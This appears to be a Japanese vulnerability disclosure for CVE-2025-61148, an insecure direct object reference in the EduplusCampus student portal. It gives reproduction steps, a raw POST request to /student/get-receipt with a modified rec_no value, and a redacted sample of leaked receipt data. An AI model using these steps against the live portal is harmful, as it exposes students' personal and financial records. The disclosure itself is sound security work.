 sharma19d/cve-2025-61148

脆弱性は Student Payment API に存在します。このアプリケーションは、領収書を要求するユーザーがそれを閲覧する権限を有しているかどうかを適切に検証できていません。API リクエスト内の rec_no パラメータを変更することで、攻撃者は他のユーザーの領収書にアクセスできます。

この脆弱性は Student Payment API に存在します。このアプリケーションは、領収書を要求するユーザーがその領収書を閲覧する権限があるかどうかを適切に検証していません。攻撃者は API リクエスト内の rec_no パラメータを変更することで、他のユーザーの領収書にアクセスできます。
CVE ID: CVE-2025-61148
脆弱性タイプ: Insecure Direct Object Reference (IDOR)
影響を受ける製品: EduplusCampus
影響を受けるエンドポイント: /student/get-receipt
研究者: Vinay Sharma
EduplusCampus 学生ポータル(バージョン 3.0.1)に、重大な Insecure Direct Object Reference (IDOR) の脆弱性が特定されました。この脆弱性により、認証済みユーザーが API リクエスト内の rec_no パラメータを変更することで、他の学生の機密性の高い個人情報および財務記録にアクセスできます。
悪用に成功すると、攻撃者は以下を取得できます:
このアプリケーションは、支払い領収書を要求するユーザーの認可を適切に検証していません。rec_no パラメータは連番または推測可能であり、サーバーは要求された番号に対応する領収書の詳細を、現在ログインしているユーザーのものであるかどうかを確認せずに返します。
/student/get-receipt への POST リクエストをインターセプトします。rec_no パラメータを見つけます。rec_no の値を別の有効な領収書番号に変更します(例: PCUF-232025 を PCUF-231824 に変更)。

POST /student/get-receipt HTTP/1.1
Host: student.edupluscampus.com
Content-Type: application/json
Authorization: Bearer <token>

{
    "rec_no": "PCUF-233012"
}

### Leaked DATA Example:
{
    "fullname": "REDACTED_NAME",
    "rollno": "CSE2019XXX",
    "component_total_amount": 55000.0,
    "trans_list": [
        {
            "date": "21-Oct-2024",
            "mode": "Online",
            "amount": 55000.0,
            "tid": "42951XXXX"
        }
    ]
}
